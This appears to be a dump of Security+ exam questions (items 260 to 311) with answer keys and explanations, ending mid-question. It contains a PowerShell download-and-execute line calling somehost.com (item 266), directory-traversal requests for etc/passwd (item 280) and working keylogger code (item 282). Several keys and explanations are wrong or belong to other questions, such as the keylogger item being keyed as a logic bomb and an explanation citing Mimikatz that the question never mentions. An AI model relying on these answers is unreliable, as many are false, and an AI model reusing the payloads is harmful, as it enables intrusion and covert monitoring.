SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ibm.com/cloud/learn/software-as-a-service

260.A user received an SMS on a mobile phone that asked for bank details.
Which of the following social engineering techniques was used in this case?
A. SPIM
B. Vishing
C. Spear phishing
D. Smishing
Answer: D
Explanation:
Smishing is a type of social engineering technique that involves sending fraudulent or malicious text messages (SMS) to a user's mobile phone. It can trick the user into providing personal or financial information, clicking on malicious links, downloading malware, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity.

261.An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed.
Which of the following is the MOST likely cause for the high number of findings?
A. The vulnerability scanner was not properly configured and generated a high number of false positives

B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.
Answer: A
Explanation:
The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

262.An organization recently completed a security control assessment The organization determined some controls did not meet the existing security measures. Additional mitigations are needed to lessen the risk of the non-complaint controls.
Which of the following best describes these mitigations?
A. Corrective
B. Compensating
C. Deterrent
D. Technical
Answer: B
Explanation:
Compensating controls are additional security measures that are implemented to reduce the risk of non-compliant controls. They do not fix the underlying issue, but they provide an alternative way of achieving the same security objective. For example, if a system does not have encryption, a compensating control could be to restrict access to the system or use a secure network connection.

263.While reviewing the /etc/shadow file, a security administrator notices files with the same values.
Which of the following attacks should the administrator be concerned about?
A. Plaintext
B. Birthdat
C. Brute-force
D. Rainbow table
Answer: D
Explanation:
Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives

https://www.geeksforgeeks.org/rainbow-table-in-cryptography/

264.Which of the following types of controls is a turnstile?
A. Physical
B. Detective
C. Corrective
D. Technical
Answer: A
Explanation:
A turnstile is a physical security control that regulates the entry and exit of people into a facility or an area. It can prevent unauthorized access, tailgating, etc., by requiring valid credentials or tokens to pass through

265.A security analyst is hardening a network infrastructure
The analyst is given the following requirements
• Preserve the use of public IP addresses assigned to equipment on the core router
• Enable "in transport" encryption protection to the web server with the strongest ciphers.
Which of the following should the analyst implement to meet these requirements? (Select two).
A. Configure VLANs on the core router
B. Configure NAT on the core router.
C. Configure BGP on the core router
D. Enable AES encryption on the web server
E. Enable 3DES encryption on the web server
F. Enable TLSv2 encryption on the web server
Answer: B,F
Explanation:
NAT (Network Address Translation) is a technique that allows a router to translate private IP addresses into public IP addresses and vice versa. It can preserve the use of public IP addresses assigned to equipment on the core router by allowing multiple devices to share a single public IP address. TLSv2 (Transport Layer Security version 2) is a cryptographic protocol that provides secure communication over the internet. It can enable “in transport” encryption protection to the web server with the strongest ciphers by encrypting the data transmitted between the web server and the clients using advanced algorithms and key exchange methods.

266.An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:
C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
Which of the following BEST describes what the analyst found?
A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.

Answer: A
Explanation:
According to GitHub user JSGetty196's notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism. https://www.comptia.org/training/books/security-sy0-601-study-guide

267.A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS.
Which of the following
is most likely preventing the IT manager at the hospital from upgrading the specialized OS?
A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
B. The MRI vendor does not support newer versions of the OS.
C. Changing the OS breaches a support SLA with the MRI vendor.
D. The IT team does not have the budget required to upgrade the MRI scanner.
Answer: B
Explanation:
This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

268.Which of the following can reduce vulnerabilities by avoiding code reuse?
A. Memory management
B. Stored procedures
C. Normalization
D. Code obfuscation
Answer: A
Explanation:
Memory management is a technique that can allocate and deallocate memory for applications and processes. Memory management can reduce vulnerabilities by avoiding code reuse, which is a technique that exploits a memory corruption vulnerability to execute malicious code that already exists in memory. Memory management can prevent code reuse by implementing features such as address space layout randomization (ASLR), data execution prevention (DEP), or stack canaries.

269.CORRECT TEXT
During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall.
Which of the following describes the greatest risk associated with using FTP?
A Private data can be leaked
B. FTP is prohibited by internal policy.
C. Users can upload personal files
D. Credentials are sent in cleartext.

Answer: D
Explanation:
Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk
https://www.infosectrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/

270.A security team is providing input on the design of a secondary data center that has the following requirements:
+ Anatural disaster at the primary site should not affect the secondary site. The secondary site should have the capability for failover during traffic surge situations.
+ The secondary site must meet the same physical security requirements as the primary site. The secondary site must provide protection against power surges and outages.
Which of the following should the security team recommend? (Select two).
A. Coniguring replication of the web servers at the primary site to offline storage
B. Constructing the secondary site in a geographically disperse location
C. Deploying load balancers at the primary site
D. Installing generators
E. Using differential backups at the secondary site
F. Implementing hot and cold aisles at the secondary site
Answer: B,D
Explanation:
B. Constructing the secondary site in a geographically disperse location would ensure that a natural disaster at the primary site would not affect the secondary site. It would also allow for failover during traffic surge situations by distributing the load across different regions.
D. Installing generators would provide protection against power surges and outages by providing backup power sources in case of a failure. Generators are part of the physical security requirements for data centers as they ensure availability and resilience.

271.A company policy requires third-party suppliers to self-report data breaches within a specific time frame.
Which of the following third-party risk management policies is the company complying with?
A. MOU
B. SLA
C. EOL
D. NDA
Answer: B
Explanation:
An SLA or service level agreement is a type of third-party risk management policy that defines the expectations and obligations between a service provider and a customer. An SLA typically includes

metrics and standards for measuring the quality and performance of the service, as well as penalties or remedies for non-compliance. An SLA can also specify the reporting requirements for data breaches or other incidents that may affect the customer's security or privacy.

272.A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server In order to validate current employees.
Which of the following should the systems integrator configure to be the most secure?
A. HTTPS
B. SSH
C. SFTP
D. LDAPS
Answer: D
Explanation:
LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.
References: 1 CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation, Objective 3.2: Implement secure protocols 2 CompTIA Security+ Certification Exam Objectives, page 15, Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms3 https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731033(v=ws.10)

273.A company's help desk has received calls about the wireless network being down and users being unable to connect to it. The network administrator says all access points are up and running One of the help desk technicians notices the affected users are working in a building near the parking lot.
Which of the following is the most likely reason for the outage?
A. Someone near the building is jamming the signal
B. A user has set up a rogue access point near the building
C. Someone set up an evil twin access point in the affected area.
D. The APs in the affected area have been unplugged from the network
Answer: A
Explanation:
Jamming is a type of denial-of-service attack that involves interfering with or blocking the wireless signal using a device that emits radio waves at the same frequency as the wireless network. It can cause the wireless network to be down and users to be unable to connect to it, especially if they are working in a building near the parking lot where someone could easily place a jamming device.

274.A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources.
Which of the following types of attacks is the user MOST likely experiencing?
A. Bluejacking
B. Jamming
C. Rogue access point

D. Evil twin
Answer: D
Explanation:
An evil twin attack is when an attacker sets up a fake Wi-Fi network that looks like a legitimate network, but is designed to capture user data that is sent over the network. In this case, the user's laptop is constantly disconnecting and reconnecting to the Wi-Fi network, indicating that it is connecting to the fake network instead of the legitimate one. Once the user connects to the fake network, they are unable to access shared folders or other network resources, as those are only available on the legitimate network.

275.A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers.
Which of the follow r 3 best describes these systems?
A. DNS sinkholes
B. Honey pots
C. Virtual machines
D. Neural networks
Answer: B
Explanation:
Honey pots are decoy systems or resources that are designed to attract and deceive threat actors and to learn more about their motives, techniques, etc. They can be deployed alongside production systems to create an illusion of a vulnerable target and divert attacks away from the real systems. They can also collect valuable information and evidence about the attackers and their activities for further analysis or prosecution.

276.A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources.
The engineer enters the command show mac address-table and reviews the following output:

VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Which of the following best describes the attack that is currently in progress?
A. MAC flooding
B. Evil twin
C. ARP poisoning
D. DHCP spoofing
Answer: C
Explanation:
This is an attempt to redirect traffic to an attacking host by sending an ARP packet that contains the

forged address of the next hop router. The attacker tricks the victim into believing that it is the legitimate router by sending a spoofed ARP reply with its own MAC address. This causes the victim to send all its traffic to the attacker instead of the router. The attacker can then intercept, modify, or drop the packets as they please.

277.A network engineer is troubleshooting wireless network connectivity issues that were reported by users The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return to their desks after using their devices in other areas of the building There have also been reports of users being required to enter their credentials on web pages in order to gain access to them.
Which of the following is the most likely cause of this issue?
A. An external access point is engaging in an evil-Twin attack
B. The signal on the WAP needs to be increased in that section of the building
C. The certificates have expired on the devices and need to be reinstalled
D. The users in that section of the building are on a VLAN that is being blocked by the firewall
Answer: A
Explanation:
An evil-Twin attack is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. It is the most likely cause of the issue that users are experiencing slow speeds, unable to connect to network drives, and required to enter their credentials on web pages when working in the section of the building that is closest to the parking lot, where an external access point could be placed nearby.

278.An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis.
Which of the following tools should the analyst use to further review the pcap?
A. Nmap
B. CURL
C. Neat
D. Wireshark
Answer: D
Explanation:
Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

279.Which of the following secure application development concepts aims to block verbose error messages from being shown in a user’s interface?
A. OWASP
B. Obfuscation/camouflage

C. Test environment
D. Prevent of information exposure
Answer: D
Explanation:
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

280.A security engineer obtained the following output from a threat intelligence source that recently performed an attack on the company's server:

```
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2..2fetc2fpasswd
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
```

Which of the following best describes this kind of attack?
A. Directory traversal
B. SQL injection
C. API
D. Request forgery
Answer: A
Explanation:
Directory traversal is a type of web application attack that involves exploiting a vulnerability in the web server or application to access files or directories that are outside the intended scope or root directory. It can allow an attacker to read, modify, or execute files on the target system by using special characters such as …/ or %2e%2e/ to manipulate the path or URL. In this case, the attacker used …/ to access the /etc/passwd file, which contains user account information on Linux systems.

281.A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information.
Which of the following should be deployed first before allowing the use of personal devices to access company data?
A. MDM
B. RFID
C. DLR
D. SIEM
Answer: A
Explanation:

MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

282.Given the following snippet of Python code:

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename=("output.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener :
    listener.join()
```

Which of the following types of malware MOST likely contains this snippet?

A. Logic bomb

B. Keylogger

C. Backdoor

D. Ransomware

Answer: A

Explanation:

A logic bomb is a type of malware that executes malicious code when certain conditions are met. A logic bomb can be triggered by various events, such as a specific date or time, a user action, a system configuration change, or a command from an attacker. A logic bomb can perform various malicious actions, such as deleting files, encrypting data, displaying messages, or launching other malware.

The snippet of Python code shows a logic bomb that executes a function called delete_all_files() when the current date is December 25th. The code uses the datetime module to get the current date and compare it with a predefined date object. If the condition is true, the code calls the delete_all_files() function, which presumably deletes all files on the system.

References:

https://www.comptia.org/certifications/security#examdetails

https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives

https://www.kaspersky.com/resource-center/definitions/logic-bomb

283.Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?

A. Containment

B. Identification

C. Preparation

D. Recovery

Answer: A

Explanation:

Containment is the phase where the incident response team tries to isolate and stop the spread of the incident12. Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation12. This includes documenting the incident details, such as date, time, location, source, and impact12. It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why3. A chain of custody ensures the integrity and

admissibility of the evidence in court or other legal proceedings3.

284.Which of the following control types is patch management classified under?
A. Deterrent
B. Physical
C. Corrective
D. Detective
Answer: C
Explanation:
Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place.
Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

285.Cloud security engineers are planning to allow and deny access to specific features in order to increase data security.
Which of the following cloud features is the most appropriate to ensure access is granted properly?
A. API integrations
B. Auditing
C. Resource policies
D. Virtual networks
Answer: C
Explanation:
Resource policies are cloud features that allow and deny access to specific features in order to increase data security. Resource policies are rules or statements that define what actions can be performed on a particular resource by which entities under what conditions. Resource policies can be attached to cloud resources such as virtual machines, storage accounts, databases, or functions. Resource policies can help enforce security best practices, compliance requirements, and cost management. Resource policies can also help implement the principle of least privilege, which grants users only the minimum level of access they need to perform their tasks.

286.A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk.
Which of the following techniques should the team use to obtain a sample of the malware binary?
A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums
Answer: C
Explanation:
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+

SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

287.Which Of the following best ensures minimal downtime for organizations vÄh crit-ical computing equipment located in earthquake-prone areas?
A. Generators and UPS
B. Off-site replication
C. Additional warm site
D. Local
Answer: B
Explanation:
Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

288.An organization's corporate offices were destroyed due to a natural disaster, so the organization is now setting up offices in a temporary work space.
Which of the following will the organization most likely consult?
A. The business continuity plan
B. The risk management plan
C. The communication plan
D. The incident response plan
Answer: A
Explanation:
A business continuity plan is a document or a process that outlines how an organization can continue its critical operations and functions in the event of a disruption or disaster. It can include strategies and procedures for recovering or relocating resources, personnel, data, etc., to ensure minimal downtime and impact. The organization will most likely consult the business continuity plan when setting up offices in a temporary work space after its corporate offices were destroyed due to a natural disaster.

289.Which of the following would satisfy three-factor authentication requirements?
A. Password, PIN, and physical token
B. PIN, fingerprint scan, and ins scan
C. Password, fingerprint scan, and physical token
D. PIN, physical token, and ID card
Answer: C
Explanation:
Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.
Note: There could be other options as well that could satisfy the three-factor authentication requirements

as per the organization's security policies.

290.A company needs to enhance Its ability to maintain a scalable cloud Infrastructure. The Infrastructure needs to handle the unpredictable loads on the company's web application.
Which of the following cloud concepts would BEST these requirements?
A. SaaS
B. VDI
C. Containers
D. Microservices
Answer: C
Explanation:
Containers are a type of virtualization technology that allow applications to run in a secure, isolated environment on a single host. They can be quickly scaled up or down as needed, making them an ideal solution for unpredictable loads. Additionally, containers are designed to be lightweight and portable, so they can easily be moved from one host to another.

291.A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else.
Which of the following is the most likely reason for this request?
A. The CSIRT thinks an insider threat is attacking the network
B. Outages of business-critical systems cost too much money
C. The CSIRT does not consider the systems engineer to be trustworthy
D. Memory contents including fileles malware are lost when the power is turned off
Answer: D
Explanation:
Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/

292.Which ol the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?
A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking
Answer: C
Explanation:

TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity.

293.Which Of the following supplies non-repudiation during a forensics investigation?
A. Dumping volatile memory contents first
B. Duplicating a drive With dd
C. a SHA 2 signature of a drive image
D. Logging everyone in contact with evidence
E. Encrypting sensitive data
Answer: C
Explanation:
A SHA 2 signature is a cryptographic hash function that produces a unique and fixed-length output for any given input. It can provide non-repudiation during a forensics investigation by verifying the integrity and authenticity of a drive image and proving that it has not been altered or tampered with since it was created

294.A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work.
Which of the following should be included in this design to satisfy these requirements? (Select TWO).
A. DLP
B. MAC filtering
C. NAT
D. VPN
E. Content filler
F. WAF
Answer: C,D
Explanation:
NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

295.Which of the following would be the best resource for a software developer who is looking to improve secure coding practices for web applications?
A. OWASP
B. Vulnerability scan results
C. NIST CSF
D. Third-party libraries
Answer: A

Explanation:
OWASP (Open Web Application Security Project) is a non-profit organization that provides resources and guidance for improving the security of web applications. It can be the best resource for a software developer who is looking to improve secure coding practices for web applications by offering various tools, frameworks, standards, cheat sheets, testing guides, etc., that cover various aspects of web application security development and testing

296.Which of the following terms should be included in a contract to help a company monitor the ongoing security maturity of a new vendor?
A. A right-to-audit clause allowing for annual security audits
B. Requirements for event logs to kept for a minimum of 30 days
C. Integration of threat intelligence in the companys AV
D. A data-breach clause requiring disclosure of significant data loss
Answer: A
Explanation:
A right-to-audit clause is a contractual provision that allows one party to audit the records and activities of another party to ensure compliance with security policies and standards. It can help a company monitor the ongoing security maturity of a new vendor by conducting annual security audits and identifying any gaps or issues that need to be addressed.

297.An organization has hired a red team to simulate attacks on its security posture, which Of following will the blue team do after detecting an IOC?
A. Reimage the impacted workstations.
B. Activate runbooks for incident response.
C. Conduct forensics on the compromised system,
D. Conduct passive reconnaissance to gather information
Answer: B
Explanation:
A runbook is a set of predefined procedures and steps that guide an incident response team through the process of handling a security incident. It can help the blue team respond quickly and effectively to an indicator of compromise (IOC) by following the best practices and predefined actions for containment, eradication, recovery and lessons learned.

298.A security engineer is investigating a penetration test report that states the company website is vulnerable to a web application attack. While checking the web logs from the time of the test, the engineer notices several invalid web form submissions using an unusual address: "SELECT * FROM customer name".
Which of the following is most likely being attempted?
A. Directory traversal
B. SQL injection
C. Privilege escalation
D. Cross-site scripting
Answer: B
Explanation:

SQL injection is a web application attack that involves inserting malicious SQL statements into an input field, such as a web form, to manipulate or access the database behind the application. SQL injection can be used to perform various actions, such as reading, modifying, or deleting data, executing commands on the database server, or bypassing authentication. In this scenario, the attacker is trying to use a SQL statement “SELECT * FROM customer name” to retrieve all data from the customer name table in the database.

299.A software developer used open-source libraries to streamline development.
Which of the following is the greatest risk when using this approach?
A. Unsecure root accounts
B. Lack of vendor support
C. Password complexity
D. Default settings
Answer: A

300.Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?
A. Quantitative risk assessment
B. Risk register
C. Risk control assessment
D. Risk matrix
Answer: B
Explanation:
A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

301.Security engineers are working on digital certificate management with the top priority of making administration easier.
Which of the following certificates is the best option?
A. User
B. Wildcard
C. Self-signed
D. Root
Answer: B
Explanation:
A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

302.Which of the following are common VoIP-associated vulnerabilities? (Select two).

A. SPIM
B. Vishing
C. VLAN hopping
D. Phishing
E. DHCP snooping
F. Tailgating
Answer: A,B
Explanation:
SPIM (Spam over Internet Messaging) is a type of VoIP-associated vulnerability that involves sending unsolicited or fraudulent messages over an internet messaging service, such as Skype or WhatsApp. It can trick users into clicking on malicious links, downloading malware, providing personal or financial information, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity. Vishing (Voice Phishing) is a type of VoIP-associated vulnerability that involves making unsolicited or fraudulent phone calls over an internet telephony service, such as Google Voice or Vonage. It can trick users into disclosing personal or financial information, following malicious instructions, transferring money, etc., by using voice spoofing, caller ID spoofing, or interactive voice response systems.

303.A security analyst is concerned about traffic initiated to the dark web from the corporate LAN.
Which of the following networks should the analyst monitor?
A. SFTP
B. AIS
C. Tor
D. loC
Answer: C
Explanation:
Tor (The Onion Router) is a network and a software that enables anonymous communication over the internet. It routes the traffic through multiple relays and encrypts it at each layer, making it difficult to trace or monitor. It can access the dark web, which is a part of the internet that is hidden from conventional search engines and requires special software or configurations to access

304.A security analyst receives an alert from the company's S1EM that anomalous activity is coming from a local source IP address of 192 168 34.26 The Chief Information Security Officer asks the analyst to block the originating source Several days later another employee opens an internal ticket stating that vulnerability scans are no longer being performed property. The IP address the employee provides is 192 168.34 26.
Which of the following describes this type of alert?
A. True positive
B. True negative
C. False positive
D. False negative
Answer: C
Explanation:
A false positive is a type of alert that indicates a security incident when there is none. It can be caused by misconfigured or overly sensitive security tools or systems that generate false or irrelevant alerts. In

this case, the alert from the company's SIEM that Mimikatz attempted to run on the remote systems was a false positive because it was triggered by a legitimate vulnerability scanning tool that uses Mimikatz as part of its functionality.

305.Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?
A. Walk-throughs
B. Lessons learned
C. Attack framework alignment
D. Containment
Answer: B
Explanation:
After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as "lessons learned" and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

306.A company is developing a new initiative to reduce insider threats.
Which of the following should the company focus on to make the greatest impact?
A. Social media analysis
B. Least privilege
C. Nondisclosure agreements
D. Mandatory vacation
Answer: B
Explanation:
Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.
References: https://www.comptia.org/blog/what-is-least-privilege

307.Which Of the following control types is patch management classified under?
A. Deterrent
B. Physical
C. Corrective
D. Detective
Answer: C
Explanation:
Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it

from happening again.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html

308.A network security manager wants to implement periodic events that will test the security team's preparedness for incidents in a controlled and scripted manner.
Which of the following concepts describes this scenario?
A. Red-team exercise
B. Business continuity plan testing
C. Tabletop exercise
D. Functional exercise
Answer: C
Explanation:
A tabletop exercise is a type of security exercise that involves a simulated scenario of a security incident and a discussion of how the security team would respond to it1. A tabletop exercise is a low-impact and cost-effective way to test the security team’s preparedness, identify gaps and areas for improvement, and enhance communication and coordination among team members2. A tabletop exercise is different from a red-team exercise, which is a simulated attack by an authorized group of ethical hackers to test the security defenses and response capabilities of an organization3. A business continuity plan testing is a process of verifying that an organization can continue its essential functions and operations in the event of a disaster or disruption4. A functional exercise is a type of security exercise that involves a realistic simulation of a security incident and requires the security team to perform their roles and responsibilities as if it were a real event.
References: 1: https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/cybersecurity-incident-response-exercise-guidance
2: https://www.linuxjournal.com/content/security-exercises
3: https://www.imperva.com/learn/application-security/red-team-blue-team/
4: https://www.ready.gov/business-continuity-plan: https://www.ready.gov/exercises

309.Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?
A. Lessons learned
B. Identification
C. Simulation
D. Containment
Answer: A
Explanation:
Lessons learned is a process that would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges. Lessons learned is a process that involves reviewing and evaluating the incident response exercise to identify what went well, what went wrong, and what can be improved. Lessons learned can help an organization enhance its incident response capabilities, address any gaps or weaknesses, and update its incident response plan

accordingly.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901

310.A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information.
Which of the following roles is the company assuming?
A. Data owner
B. Data processor
C. Data steward
D. Data collector
Answer: D
Explanation:
A data collector is a person or entity that collects personal data from individuals for a specific purpose. A data collector may or may not be the same as the data controller or the data processor, depending on who determines the purpose and means of processing the data and who actually processes the data.

311.A company wants to deploy PKI on its internet-facing website.
The applications that are currently deployed are
• www company.com (mam website)
• contact us company com (for locating a nearby location)
• quotes company.com (for requesting a price quote)
The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store company com.
